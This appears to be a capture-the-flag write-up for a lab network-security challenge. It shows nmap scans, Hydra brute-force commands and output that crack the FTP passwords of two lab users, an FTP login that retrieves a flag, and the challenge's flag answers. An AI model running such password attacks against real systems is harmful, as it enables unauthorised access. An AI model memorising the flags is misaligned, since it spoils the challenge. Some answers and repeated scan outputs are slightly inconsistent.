

What is the highest port number being open less than 10,000?

8080

10021

6

What is the flag hidden in the HTTP server header?

```
root@ip-10-10-10-125-235:~# nmap -A -p1-10000 10.10.93.153

Starting Nmap 7.60 ( https://nmap.org ) at 2022-05-07 06:26 BST
Nmap scan report for ip-10-10-93-153.eu-west-1.compute.internal (10.10.93.153)
Host is up (0.00094s latency).
Not shown: 9995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          (protocol 2.0)
|_ fingerprint-strings:
|   NULL:
|_   SSH-2.0-OpenSSH_8.2p1 THM{946219583339}
80/tcp    open  http         lighttpd
|_ http-server-header: lighttpd THM{web_server_25352}
|_ http-title: Hello, world!
139/tcp   open  netbios-ssn?
|_ fingerprint-strings:
|   SMBProgNeg:
|_   SMBr
|_   SMB
445/tcp   open  microsoft-ds?
|_ fingerprint-strings:
|   SMBProgNeg:
|_   SMBr
|_   SMB
8080/tcp   open  http         Node.js (Express middleware)
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
|_ fingerprint-strings:
|_   (RUST)
|_   (RUST)
|_   (RUST)
```

```
THM{web_server_25352}
```

What is the flag hidden in the SSH server header?

```
root@ip-10-10-125-235:~# nmap -A -p1-10000 10.10.93.153

Starting Nmap 7.60 ( https://nmap.org ) at 2022-05-07 06:26 BST
Nmap scan report for ip-10-10-93-153.eu-west-1.compute.internal (10.10.93.153)
Host is up (0.00094s latency).
Not shown: 9995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          (protocol 2.0)
| fingerprint-strings:
|_  NULL:
|_  SSH-2.0-OpenSSH_8.2p1 THM{946219583339}
80/tcp    open  http         lighttpd
|_ http-server-header: lighttpd THM{web_server_25352}
|_ http-title: Hello, world!
139/tcp   open  netbios-ssn?
| fingerprint-strings:
|_  SMBProgNeg:
|_  SMBr
445/tcp   open  microsoft-ds?
| fingerprint-strings:
|_  SMBProgNeg:
|_  SMBr
8080/tcp  open  http         Node.js (Express middleware)
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints
at https://nmap.org/cgi-bin/submit.cgi?new-service :
```

THM{ 946219583339}

We have an FTP server listening on a nonstandard port. What is the version of the FTP server?

```
Starting Nmap 7.60 ( https://nmap.org ) at 2022-05-07 07:45 BST
Nmap scan report for ip-10-10-93-153.eu-west-1.compute.internal (10.10.93.153)
Host is up (0.00031s latency).

PORT      STATE SERVICE VERSION
10021/tcp open  ftp      vsftpd 3.0.3
MAC Address: 02:3B:C1:51:D4:6F (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.8 (95%), Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (93.16%), Linux 2.6.32 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.8 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Unix

TRACEROUTE
HOP RTT      ADDRESS
1   0.31 ms ip-10-10-93-153.eu-west-1.compute.internal (10.10.93.153)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.25 seconds
```

vsftpd 3.0.3

We learned two usernames using social engineering: **eddie** and **quinn**. What is the flag hidden in one of these two account files and accessible via FTP?

```
hydra -l eddie -P /usr/share/wordlists/rockyou.txt  
ftp://10.10.93.153:10021
```

```
[ATTEMPT] target 10.10.93.153 - login "eddie" - pass "1234567890" - 48 of 143443  
98 [child 14] (0/0)  
[10021][ftp] host: 10.10.93.153 login: eddie password: jordan  
[STATUS] attack finished for 10.10.93.153 (waiting for children to complete tests)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (http://www.thc.org/thc-hydra) finished at 2022-05-07 07:31:30
```


```
hydra -l quinn -P /usr/share/wordlists/rockyou.txt  
ftp://10.10.93.153:10021
```

```
[child 13] (0/0)  
[ATTEMPT] target 10.10.93.153 - login "quinn" - pass "1234567890" - 48 of 143443  
98 [child 15] (0/0)  
[10021][ftp] host: 10.10.93.153 login: quinn password: andrea  
[STATUS] attack finished for 10.10.93.153 (waiting for children to complete tests)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (http://www.thc.org/thc-hydra) finished at 2022-05-07 07:31:44
```

```
root@ip-10-10-125-235:/usr/share/wordlists# ftp 10.10.93.153 10021  
Connected to 10.10.93.153.  
220 (vsFTPD 3.0.3)  
Name (10.10.93.153:root): quinn  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
-rw-rw-r-- 1 1002 1002 18 Sep 20 2021 ftp_flag.txt  
226 Directory send OK.  
ftp> get ftp_flag.txt  
local: ftp_flag.txt remote: ftp_flag.txt  
200 PORT command successful. Consider using PASV.  
150 Opening BINARY mode data connection for ftp_flag.txt (18 bytes).  
226 Transfer complete.  
18 bytes received in 0.00 secs (5.2994 kB/s)  
ftp> cat ftp_flag.txt  
?Invalid command  
ftp> exit  
221 Goodbye.  
root@ip-10-10-125-235:/usr/share/wordlists# ls  
dirb dirbuster fasttrack.txt ftp_flag.txt MetasploitRoom PythonForPentesters rockyou.txt SecLists wordlists.zip  
root@ip-10-10-125-235:/usr/share/wordlists# cat ftp_flag.txt  
THM{321452667098}
```

THM{321452667098}

Browsing to `http://10.10.93.153:8080` displays a small challenge that will give you a flag once you solve it. What is the flag?



`THM{f7443f99}`